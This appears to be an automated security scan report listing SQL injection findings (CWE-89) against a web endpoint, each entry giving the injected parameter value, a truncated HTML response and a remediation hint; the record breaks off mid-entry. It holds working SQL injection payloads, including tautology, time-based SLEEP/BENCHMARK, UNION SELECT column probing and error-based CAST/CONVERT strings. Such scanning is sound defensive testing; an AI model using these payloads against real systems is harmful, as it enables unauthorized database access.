href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1772	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or '1'='1'/*</td></tr></table>		Name	Value	DemoUser1#	admin' or '1'='1'/*
Name	Value					
DemoUser1#	admin' or '1'='1'/*					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					

CWE-ID	CWE-89	
Issue Number		#1773

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 3#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 3#
Name	Value					
DemoUser1#	ORDER BY 3#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1774				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1775

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)</td></tr></table>	Name	Value	DemoUser1#	AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)
Name	Value				
DemoUser1#	AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1776				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>,(select * from (select(sleep(10))))a)</td></tr></table>	Name	Value	DemoUser1#	,(select * from (select(sleep(10))))a)
Name	Value				
DemoUser1#	,(select * from (select(sleep(10))))a)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUfqq93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1777				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBjbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIo</pre>				

	qIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1778

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1779				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1780

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ ' ECT ' XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ ' ECT ' XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ ' ECT ' XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1781				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1782				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1783

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1784				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4
Name	Value				
